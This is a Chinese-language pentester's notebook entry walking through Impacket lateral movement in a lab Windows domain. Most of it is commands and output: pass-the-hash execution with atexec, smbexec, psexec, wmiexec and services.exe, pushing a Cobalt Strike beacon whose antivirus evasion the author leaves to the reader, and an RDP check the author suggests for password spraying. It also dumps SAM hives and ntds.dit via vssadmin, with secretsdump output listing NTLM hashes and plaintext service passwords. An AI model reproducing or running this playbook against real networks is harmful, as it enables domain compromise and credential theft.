impacket协议攻击套件

笔记本： 横向移动
创建时间： 2019/9/22 10:03 更新时间： 2019/9/22 21:56
作者： 麦烧玉米

---

https://github.com/SecureAuthCorp/impacket 官方的
https://github.com/maaaaz/impacket-examples-windows 打包成exe的

Impacket工具介绍：https://www.puckiestyle.nl/impacket/


Windows远程执行
横向利用的基础前提：

1. 用于横向的目标机器端口已事先开启，且防火墙已事先允许该端口，常见横向的端口：445，135，139，3389，5986，5985...
2. 一个正确的目标系统管理员账号密码或者密码 hash [包括 aes key]
3. impacket 工具本身要事先自行处理好免杀

对于第二点：**最好是系统内建的 administrator 密码,因为在 2008 之后的系统,默认是不允许 rid 非 500 的用户远程连接的,而在 2008 之前的系统,只需要你是本地管理组内的成员就可以**]

演示环境：
目标机:192.168.3.73
2012R2
域控：192.168.3.144
2012
攻击机:192.168.3.75
win10

目标机上添加一个本地管理员用户 flyteam



攻击机去net use 连接会出现拒绝访问

```
C:\Users\jerry.ROOTKIT\Desktop\Impacket>net use \\192.168.3.73\c$ /user:"flyteam" "admin123!"
发生系统错误 5。

拒绝访问。
```

rid为500目标内建的administrator管理员用户去连接

```
C:\Users\jerry.ROOTKIT\Desktop\Impacket>net use \\192.168.3.73\c$ /user:"administrator" "admin!@#45"
命令成功完成。
```

借助 **windows 系统计划任务** 通过 hash 传递的方式来远程执行命令

atexec 脚本默认只支持 **2008** 之后的版本，默认回来的权限是 system

```
C:\Users\jerry.ROOTKIT\Desktop\Impacket>atexec.exe ./administrator:admin!@#45@192.168.3.73 "whoami /user"
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[!] This will work ONLY on Windows >= Vista
[*] Creating task \yUCXSzbr
[*] Running task \yUCXSzbr
[*] Deleting task \yUCXSzbr
[*] Attempting to read ADMIN$\Temp\yUCXSzbr.tmp
[*] Attempting to read ADMIN$\Temp\yUCXSzbr.tmp

用户信息
----------------

用户名              SID
=================== ========
nt authority\system S-1-5-18


C:\Users\jerry.ROOTKIT\Desktop\Impacket>atexec.exe ./flyteam:admin123!@192.168.3.73 "whoami /user"
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[!] This will work ONLY on Windows >= Vista
[*] Creating task \heacoXxs
[-] rpc_s_access_denied
```


atexec.exe -hashes :518B98AD4178A53695DC997AA02D455C ./administrator@192.168.3.73 "whoami /user" 默认走的 smb [445 端口]

```
C:\Users\jerry.ROOTKIT\Desktop\Impacket>atexec.exe -hashes :518B98AD4178A53695DC997AA02D455C ./administrator@192.168.3.7
3 "whoami /user"
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[!] This will work ONLY on Windows >= Vista
[*] Creating task \ylfOkLZT
[*] Running task \ylfOkLZT
[*] Deleting task \ylfOkLZT
[*] Attempting to read ADMIN$\Temp\ylfOkLZT.tmp
[*] Attempting to read ADMIN$\Temp\ylfOkLZT.tmp

用户信息
----------------

用户名              SID
=================== ========
nt authority\system S-1-5-18
```


执行ipconfig

```
C:\Users\jerry.ROOTKIT\Desktop\Impacket>atexec.exe -hashes :518B98AD4178A53695DC997AA02D455C ./administrator@192.168.3.7
3 "ipconfig"
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[!] This will work ONLY on Windows >= Vista
[*] Creating task \kFisxQaB
[*] Running task \kFisxQaB
[*] Deleting task \kFisxQaB
[*] Attempting to read ADMIN$\Temp\kFisxQaB.tmp

Windows IP 配置


以太网适配器 Ethernet1:

   连接特定的 DNS 后缀 . . . . . : localdomain
   本地链接 IPv6 地址. . . . . . . . : fe80::214b:2878:6138:d63d%15
   IPv4 地址 . . . . . . . . . . . . : 192.168.92.157
   子网掩码 . . . . . . . . . . . . : 255.255.255.0
   默认网关. . . . . . . . . . . . . : 192.168.92.2

以太网适配器 Ethernet0:

   连接特定的 DNS 后缀 . . . . . :
   本地链接 IPv6 地址. . . . . . . . : fe80::81d0:f3ec:cc1d:9ffa%12
   IPv4 地址 . . . . . . . . . . . . : 192.168.3.73
   子网掩码 . . . . . . . . . . . . : 255.255.255.0
   默认网关. . . . . . . . . . . . . : 192.168.3.1

隧道适配器 isatap.{0E1BD827-CF77-4F85-8B1D-ECD8D053952F}:

   连接特定的 DNS 后缀 . . . . . :
   本地链接 IPv6 地址. . . . . . . . : fe80::5efe:192.168.3.73%13
   默认网关. . . . . . . . . . . . . :

隧道适配器 isatap.localdomain:

   媒体状态 . . . . . . . . . . . . : 媒体已断开
   连接特定的 DNS 后缀 . . . . . : localdomain
```

借助 **DCOM** 通过 hash 传递的方式来远程执行 [注意的就是目标防火墙拦截问题,因为目标防火墙只要一开,这种横向方式基本就没了。]



关闭防火墙后长时间没有响应 暂时还没有搞清是什么问题



hash也是一样没反应

dcomexec.exe -hashes :518B98AD4178A53695DC997AA02D455C ./administrator@192.168.3.73 "whoami /user" 高版本系统中多一点,比如,2012R2 之后的系统

```
C:\Users\jerry.ROOTKIT\Desktop\Impacket>dcomexec.exe -hashes :518B98AD4178A53695DC997AA02D455C ./administrator@192.168.3
.73 "whoami /user"
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[*] SMBv3.0 dialect used
[-] timed out
```

非500用户

```
C:\Users\jerry.ROOTKIT\Desktop\Impacket>dcomexec.exe ./flyteam:admin123!@192.168.3.73 "whoami /user"
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[*] SMBv3.0 dialect used
[-] rpc_s_access_denied

C:\Users\jerry.ROOTKIT\Desktop\Impacket>_
```

借助常规 **SMB** 通过 hash 传递来远程执行 [同样,默认回来的也直接是 system 权限, 需要目标系统已事先开启且允许 445 端口通过]

smbexec.exe -hashes :518B98AD4178A53695DC997AA02D455C ./administrator@192.168.3.73

```
C:\Users\jerry.ROOTKIT\Desktop\Impacket>smbexec.exe ./flyteam:admin123!@192.168.3.73
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[-] DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied

C:\Users\jerry.ROOTKIT\Desktop\Impacket>smbexec.exe ./administrator:admin!@#45@192.168.3.73
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>whoami /user

用户信息
----------------

用户名              SID
=================== ========
nt authority\system S-1-5-18

C:\Windows\system32>exit

C:\Users\jerry.ROOTKIT\Desktop\Impacket>smbexec.exe -hashes :518B98AD4178A53695DC997AA02D455C ./administrator@192.168.3.73
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>ipconfig /all
[-] SMB SessionError: STATUS_SHARING_VIOLATION(A file cannot be opened because the share access flags are incompatible.)

C:\Users\jerry.ROOTKIT\Desktop\Impacket>smbexec.exe -hashes :518B98AD4178A53695DC997AA02D455C ./administrator@192.168.3.73
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[-] SMB SessionError: STATUS_SHARING_VIOLATION(A file cannot be opened because the share access flags are incompatible.)
```

重启了下。。。

```
C:\Users\jerry.ROOTKIT\Desktop\Impacket>smbexec.exe -hashes :518B98AD4178A53695DC997AA02D455C ./administrator@192.168.3.73
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>hostname
Srv-Web-Kit

C:\Windows\system32>exit
```

利用 psexec 通过 hash 传递的方式弹回一个 system 权限的 shell,这种通过在目标系统中以创建服务的形式来进行变相执行,实战
中很容易被各种杀软拦截,创建服务本身就相对比较敏感动作。

psexec.exe -hashes :518B98AD4178A53695DC997AA02D455C ./administrator@192.168.3.73

```
C:\Users\jerry.ROOTKIT\Desktop\Impacket>psexec.exe -hashes :518B98AD4178A53695DC997AA02D455C ./administrator@192.168.3.73
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[*] Requesting shares on 192.168.3.73.....
[*] Found writable share ADMIN$
[*] Uploading file RQzhiUnS.exe
[*] Opening SVCManager on 192.168.3.73.....
[*] Creating service UCdv on 192.168.3.73.....
[*] Starting service UCdv.....
[!] Press help for extra shell commands



C:\Windows\system32>hostname
Srv-Web-Kit

C:\Windows\system32>exit
[*] Process cmd.exe finished with ErrorCode: 0, ReturnCode: 0
[*] Opening SVCManager on 192.168.3.73.....
[*] Stoping service UCdv.....
[*] Removing service UCdv.....
[*] Removing file RQzhiUnS.exe.....
[-] Error performing the uninstallation, cleaning up
```

批量远程上马,cs生成一个exe的马, 自行免杀, 然后通过psexec进行上传。

shell.exe 会自动上传至目标系统并以服务的形式执行,执行之后可能会暂时卡住,不过不用管, beacon exit 之后,服务就会自动删除,过程中切记不要直接去 ctrl + c,不然那个服务可能会一直留在对方的系统

默认回来的 beacon 也是 system 权限

此处开虚拟机有点卡了直接一个1.txt文件了

```
C:\Users\jerry.ROOTKIT\Desktop\Impacket>psexec.exe -hashes :518B98AD4178A53695DC997AA02D455C ./administrator@192.168.3.73 -c C:\Users\jerry.ROOTKIT\Deskto
p\11.txt
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[*] Requesting shares on 192.168.3.73.....
[*] Found writable share ADMIN$
[*] Uploading file chvpxMTW.exe
[*] Opening SVCManager on 192.168.3.73.....
[*] Creating service NMvc on 192.168.3.73.....
[*] Starting service NMvc.....
[*] Uploading file 11.txt
[!] Press help for extra shell commands
[*] Process 11.txt cmd.exe finished with ErrorCode: 1, ReturnCode: 0
[*] Opening SVCManager on 192.168.3.73.....
[*] Stoping service NMvc.....
[*] Removing service NMvc.....
[*] Removing file chvpxMTW.exe.....
```

借助 **WMI 接口** 通过 hash 传递来远程执行 [需要目标系统事先已开启且允许 135 端口通过,某些杀软可能会监控此 API]


wmiexec.exe ./administrator:admin!@#45@192.168.3.73 "whoami /user"

wmiexec.exe -hashes :518B98AD4178A53695DC997AA02D455C rootkit/administrator@192.168.3.73 "whoami /user"

```
C:\Users\jerry.ROOTKIT\Desktop\Impacket>wmiexec.exe ./administrator:admin!@#45@192.168.3.73 "whoami /user"
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[*] SMBv3.0 dialect used

用户信息
----------------

用户名                    SID
======================== ============================================
srv-web-kit\administrator S-1-5-21-202412995-3582062751-167045153-500


C:\Users\jerry.ROOTKIT\Desktop\Impacket>wmiexec.exe -hashes :518B98AD4178A53695DC997AA02D455C rootkit/administrator@192.168.3.73 "whoami /user"
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[-] SMB SessionError: STATUS_NO_LOGON_SERVERS(No logon servers are currently available to service the logon request.)

C:\Users\jerry.ROOTKIT\Desktop\Impacket>wmiexec.exe -hashes :CCEF208C6485269C20DB2CAD21734FE7 rootkit/sqladmin@192.168.3.73 "whoami /user"
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[*] SMBv3.0 dialect used
[-] WMI Session Error: code: 0x80041003 - WBEM_E_ACCESS_DENIED

C:\Users\jerry.ROOTKIT\Desktop\Impacket>
```

借助 **windows 远程服务管理** 通过 hash 传递来远程执行

此处cs生成exe的payload选"windows service EXE"




```
services.exe -hashes :518B98AD4178A53695DC997AA02D455C
./administrator:@192.168.3.73 create -name shell -display shellexec -
path C:\Windows\System32\shell.exe
services.exe -hashes :518B98AD4178A53695DC997AA02D455C
./administrator:@192.168.3.73 start -name shell
services.exe -hashes :518B98AD4178A53695DC997AA02D455C
./administrator:@192.168.3.73 status -name shell
services.exe -hashes :518B98AD4178A53695DC997AA02D455C
./administrator:@192.168.3.73 delete -name shell
```

默认回来的也是 system 权限

借助 RDP 来检查目标系统是否存在某个指定用户 [其实可以通过这种方式在目标内网尝试批量单口令 RDP 爆破]

```
rdp_check.exe ./administrator@192.168.3.73 -hashes
:518B98AD4178A53695DC997AA02D455C
```

针对 Windows 单机 和 域内用户密码 hash 的离线解析

第一种,离线获取目标系统的所有本地用户密码 hash

```
cd c:\Windows\Temp
reg save HKLM\SYSTEM sys.hiv
reg save HKLM\SAM sam.hiv
reg save hklm\security security.hiv
```

```
PS C:\Windows\system32> cd C:\Windows\Temp
PS C:\Windows\Temp> reg save HKLM\SYSTEM sys.hiv
文件 sys.hiv 已经存在。要覆盖吗(Yes/No)?
文件 sys.hiv 已经存在。要覆盖吗(Yes/No)?Yes
操作成功完成。
PS C:\Windows\Temp> reg save HKLM\SYSTEM sam'.hiv
>> ';
>> '
>> ^U
PS C:\Windows\Temp> reg save HKLM\SYSTEM sam.hiv
操作成功完成。
PS C:\Windows\Temp> reg save hklm\security security.hiv
操作成功完成。
PS C:\Windows\Temp> dir


    目录: C:\Windows\Temp


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
d----          2019/5/25     18:52            vmware-SYSTEM
-a---          2019/5/26     18:47       1020 ASPNETSetup_00000.log
-a---          2019/5/26     18:47       1022 ASPNETSetup_00001.log
-a---          2019/5/25     17:34          0 DMIEEC1.tmp
-a---          2019/9/22     21:03   12992512 sam.hiv
-a---          2019/9/22     21:03      49152 security.hiv
-a---          2019/9/22     17:35        103 silconfig.log
-a---          2019/9/22     21:02   12992512 sys.hiv
```

secretsdump.exe -sam sam.hiv -security security.hiv -system sys.hiv LOCAL

```
C:\Users\jerry.ROOTKIT\Desktop\Impacket>secretsdump.exe -sam sam.hiv -security security.hiv -system sys.hiv LOCAL
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[*] Target system bootKey: 0x643d9cc21eec86f789adb0bb1a266352
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
[-] SAM hashes extraction failed: 'NoneType' object has no attribute '__getitem__'
[*] Dumping cached domain logon information (uid:encryptedHash:longDomain:domain)
sqlsvr:4e77671fe63b43a1973d89e670eec91a:ROOTKIT.ORG :ROOTKIT:::
dbadmin:bd8a599df79a01dbc051b9757c162f26:ROOTKIT.ORG :ROOTKIT:::
sqladmin:3bd54cc94a884b72b675407a1c401b0b:ROOTKIT.ORG :ROOTKIT:::
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:6b3f4879fc4bfcb5657de951d7442e85
[*] DPAPI_SYSTEM
 0000   01 00 00 00 FA CB C2 80  54 B5 0B 4C 4F 1E 7D 52   ........T..LO.}R
 0010   74 DB 32 B8 25 8A FD 23  4A 64 1F 16 6F B6 5A 89   t.2.%..#Jd..o.Z.
 0020   2B 32 38 14 C1 60 FD BE  D6 A0 14 97              +28..`......
DPAPI_SYSTEM:01000000facbc28054b50b4c1f1e7d5274db32b8258afd234a641f166fb65a892b323814c160fdbed6a01497
[*] NL$KM
 0000   66 FD 62 94 BC 37 E2 C8  64 B6 24 34 4A 62 BD 5D   f.b..7..d.$4Jb.]
 0010   F9 17 4F 66 A2 7E 99 0A  C2 79 43 B6 40 67 36 47   ..Of.~...yC.@g6G
 0020   D4 F9 08 A5 EE C8 2C DE  1C FD 5C 4F 95 C0 41 82   ......,...\O..A.
 0030   B5 10 B4 3B 79 88 3B 09  A5 40 27 BA 32 BC DB 5E   ...;y.;..@'.2..^
NL$KM:66fd6294bc37e2c864b624344a62bd5df9174f66a27e990ac27943b640673647d4f908a5eec82cde1cfd5c4f95c04182b510b43b79883b09a54027ba32bcdb5e
[*] _SC_MsDtsServer110
(Unknown User):admin!@#45
[*] _SC_MSSQLSERVER
(Unknown User):admin!@#45
[*] _SC_MSSQLServerOLAPService
(Unknown User):admin!@#45
[*] _SC_ReportServer
(Unknown User):admin!@#45
[*] _SC_SQL Server Distributed Replay Client
(Unknown User):admin!@#45
[*] _SC_SQL Server Distributed Replay Controller
(Unknown User):admin!@#45
[*] _SC_SQLSERVERAGENT
(Unknown User):admin!@#45
[*] Cleaning up...
```

第二种,离线获取目标域的所有域用户密码 hash [ntds.dit] 及其对应的 AES key

登录目标主控,此处就直接用系统内置的 vssadmin 快速导一下

```
vssadmin list shadows
vssadmin create shadow /for=c:
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\windows\NTDS\ntds.dit c:\ntds.dit
vssadmin delete shadows /for=c: /quiet
vssadmin list shadows
reg save hklm\system c:\system.hive
```

```
C:\>vssadmin list shadows
vssadmin 1.1 - 卷影复制服务管理命令行工具
(C) 版权所有 2001-2012 Microsoft Corp.

找不到满足查询的项目。

C:\>vssadmin create shadow /for=c:
vssadmin 1.1 - 卷影复制服务管理命令行工具
(C) 版权所有 2001-2012 Microsoft Corp.

成功地创建了 'c:\' 的卷影副本
    卷影副本 ID: {3a87ca88-e5c1-4649-a073-09848b638e88}
    卷影副本卷名: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1

C:\>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\windows\NTDS\ntds.dit c:\ntds.dit
已复制         1 个文件。

C:\>vssadmin delete shadows /for=c: /quiet
vssadmin 1.1 - 卷影复制服务管理命令行工具
(C) 版权所有 2001-2012 Microsoft Corp.


C:\>vssadmin list shadows
vssadmin 1.1 - 卷影复制服务管理命令行工具
(C) 版权所有 2001-2012 Microsoft Corp.

找不到满足查询的项目。

C:\>reg save hklm\system c:\system.hive
操作成功完成。

C:\>
```

secretsdump.exe -system system.hive -ntds ntds.dit LOCAL

```
C:\Users\jerry.ROOTKIT\Desktop\Impacket>secretsdump.exe -system system.hive -ntds ntds.dit LOCAL
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[*] Target system bootKey: 0x4dbebabc63dbe6fb7f8dc644d364f247
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 4dbc85965ae161c0d1f04e027cee6981
[*] Reading and decrypting hashes from ntds.dit
rootkit.org\Administrator:500:aad3b435b51404eeaad3b435b51404ee:518b98ad4178a53695dc997aa02d455c:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
OWA2013$:1001:aad3b435b51404eeaad3b435b51404ee:07a10c689cde15cf1958a4223ac09600:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:c3d5042c67ef5f461d0ba6ecdd9ea449:::
rootkit.org\$131000-2U3UD5R2OEGS:1121:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
rootkit.org\SM_252aeaa742804ecfa:1122:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
rootkit.org\SM_63d347f0ba2c4d468:1123:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
rootkit.org\SM_d6e60a95f817485a9:1124:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
rootkit.org\SM_1a6d8fc42c5a47188:1125:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
rootkit.org\SM_485cfe3b6e034181a:1126:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
rootkit.org\SM_1b6c81fcbaf0426c9:1127:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
rootkit.org\SM_d4ad415f56164ecf9:1129:aad3b435b51404eeaad3b435b51404ee:33ac185ff3f398f05a374131a0c35159:::
rootkit.org\SM_570ac093ed8e4df69:1130:aad3b435b51404eeaad3b435b51404ee:6a0a69a77e6fe1e0f72fe538439d6325:::
rootkit.org\SM_e6d4d2b1660b4d9fb:1131:aad3b435b51404eeaad3b435b51404ee:db5c52e9f26ccb6ccb8eddd26489f07f:::
rootkit.org\ituser:1132:aad3b435b51404eeaad3b435b51404ee:518b98ad4178a53695dc997aa02d455c:::
rootkit.org\hr:1133:aad3b435b51404eeaad3b435b51404ee:ccef208c6485269c20db2cad21734fe7:::
rootkit.org\mary:1134:aad3b435b51404eeaad3b435b51404ee:518b98ad4178a53695dc997aa02d455c:::
rootkit.org\jack:1135:aad3b435b51404eeaad3b435b51404ee:ccef208c6485269c20db2cad21734fe7:::
rootkit.org\lee:1136:aad3b435b51404eeaad3b435b51404ee:a76f1448cacdc40ec79a93c584137ffd:::
rootkit.org\klion:1137:aad3b435b51404eeaad3b435b51404ee:518b98ad4178a53695dc997aa02d455c:::
rootkit.org\hello:1138:aad3b435b51404eeaad3b435b51404ee:a76f1448cacdc40ec79a93c584137ffd:::
rootkit.org\micle:1139:aad3b435b51404eeaad3b435b51404ee:ccef208c6485269c20db2cad21734fe7:::
rootkit.org\boss:1140:aad3b435b51404eeaad3b435b51404ee:ccef208c6485269c20db2cad21734fe7:::
rootkit.org\security:1141:aad3b435b51404eeaad3b435b51404ee:518b98ad4178a53695dc997aa02d455c:::
rootkit.org\webadmin:1142:aad3b435b51404eeaad3b435b51404ee:ccef208c6485269c20db2cad21734fe7:::
rootkit.org\dbadmin:1143:aad3b435b51404eeaad3b435b51404ee:518b98ad4178a53695dc997aa02d455c:::
rootkit.org\dev:1144:aad3b435b51404eeaad3b435b51404ee:518b98ad4178a53695dc997aa02d455c:::
rootkit.org\backup:1145:aad3b435b51404eeaad3b435b51404ee:518b98ad4178a53695dc997aa02d455c:::
rootkit.org\websvr:1604:aad3b435b51404eeaad3b435b51404ee:518b98ad4178a53695dc997aa02d455c:::
rootkit.org\sqlsvr:1605:aad3b435b51404eeaad3b435b51404ee:ccef208c6485269c20db2cad21734fe7:::
rootkit.org\webuser:1606:aad3b435b51404eeaad3b435b51404ee:a76f1448cacdc40ec79a93c584137ffd:::
```

通过 hash 传递的方式[域用户],获取远程目标系统的所有用户及组信息

lookupsid.exe rootkit/administrator@192.168.3.144 -hashes :518B98AD4178A53695DC997AA02D455C

```
C:\Users\jerry.ROOTKIT\Desktop\Impacket>lookupsid.exe ./administrator@192.168.3.73 -hashes :518B98AD4178A53695DC997AA02D455C
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[*] Brute forcing SIDs at 192.168.3.73
[*] StringBinding ncacn_np:192.168.3.73[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-202412995-3582062751-167045153
500: SRV-WEB-KIT\Administrator (SidTypeUser)
501: SRV-WEB-KIT\Guest (SidTypeUser)
513: SRV-WEB-KIT\None (SidTypeGroup)
1000: SRV-WEB-KIT\WinRMRemoteWMIUsers__ (SidTypeAlias)
1001: SRV-WEB-KIT\HelpLibraryUpdaters (SidTypeAlias)
1002: SRV-WEB-KIT\SQLServer2005SQLBrowserUser$SRV-WEB-KIT (SidTypeAlias)
1003: SRV-WEB-KIT\SQLServerMSASUser$SRV-WEB-KIT$MSSQLSERVER (SidTypeAlias)
1004: SRV-WEB-KIT\WSS_ADMIN_WPG (SidTypeAlias)
1005: SRV-WEB-KIT\WSS_WPG (SidTypeAlias)
1007: SRV-WEB-KIT\flyteam (SidTypeUser)

C:\Users\jerry.ROOTKIT\Desktop\Impacket>lookupsid.exe rootkit/administrator@192.168.3.144 -hashes :518B98AD4178A53695DC997AA02D455C
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[*] Brute forcing SIDs at 192.168.3.144
[*] StringBinding ncacn_np:192.168.3.144[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-3759881954-2993291187-3577547808
498: ROOTKIT\Enterprise Read-only Domain Controllers (SidTypeGroup)
500: ROOTKIT\Administrator (SidTypeUser)
501: ROOTKIT\Guest (SidTypeUser)
502: ROOTKIT\krbtgt (SidTypeUser)
512: ROOTKIT\Domain Admins (SidTypeGroup)
513: ROOTKIT\Domain Users (SidTypeGroup)
514: ROOTKIT\Domain Guests (SidTypeGroup)
515: ROOTKIT\Domain Computers (SidTypeGroup)
516: ROOTKIT\Domain Controllers (SidTypeGroup)
517: ROOTKIT\Cert Publishers (SidTypeAlias)
518: ROOTKIT\Schema Admins (SidTypeGroup)
519: ROOTKIT\Enterprise Admins (SidTypeGroup)
520: ROOTKIT\Group Policy Creator Owners (SidTypeGroup)
521: ROOTKIT\Read-only Domain Controllers (SidTypeGroup)
```

借助 hash 传递 获取目标系统的所有用户列表,包括其对应的 uid

samrdump.exe workgroup/administrator@192.168.3.144 -hashes :518B98AD4178A53695DC997AA02D455C

```
C:\Users\jerry.ROOTKIT\Desktop\Impacket>samrdump.exe workgroup/administrator@192.168.3.144 -hashes :518B98AD4178A53695DC997AA02D455C
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[*] Retrieving endpoint list from 192.168.3.144
Found domain(s):
 . ROOTKIT
 . Builtin
[*] Looking up users in domain ROOTKIT
Found user: Administrator, uid = 500
Found user: Guest, uid = 501
Found user: krbtgt, uid = 502
Found user: $131000-2U3UD5R2OEGS, uid = 1121
Found user: SM_252aeaa742804ecfa, uid = 1122
Found user: SM_63d347f0ba2c4d468, uid = 1123
Found user: SM_d6e60a95f817485a9, uid = 1124
Found user: SM_1a6d8fc42c5a47188, uid = 1125
Found user: SM_485cfe3b6e034181a, uid = 1126
Found user: SM_1b6c81fcbaf0426c9, uid = 1127
Found user: SM_d4ad415f56164ecf9, uid = 1129
Found user: SM_570ac093ed8e4df69, uid = 1130
Found user: SM_e6d4d2b1660b4d9fb, uid = 1131
Found user: ituser, uid = 1132
Found user: hr, uid = 1133
Found user: mary, uid = 1134
Found user: jack, uid = 1135
Found user: lee, uid = 1136
Found user: klion, uid = 1137
Found user: hello, uid = 1138
Found user: micle, uid = 1139
Found user: boss, uid = 1140

C:\Users\jerry.ROOTKIT\Desktop\Impacket>samrdump.exe workgroup/administrator@192.168.3.73 -hashes :518B98AD4178A53695DC997AA02D455C
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[*] Retrieving endpoint list from 192.168.3.73
Found domain(s):
 . SRV-WEB-KIT
 . Builtin
[*] Looking up users in domain SRV-WEB-KIT
Found user: Administrator, uid = 500
Found user: flyteam, uid = 1007
Found user: Guest, uid = 501
Administrator (500)/FullName:
Administrator (500)/UserComment:
Administrator (500)/PrimaryGroupId: 513
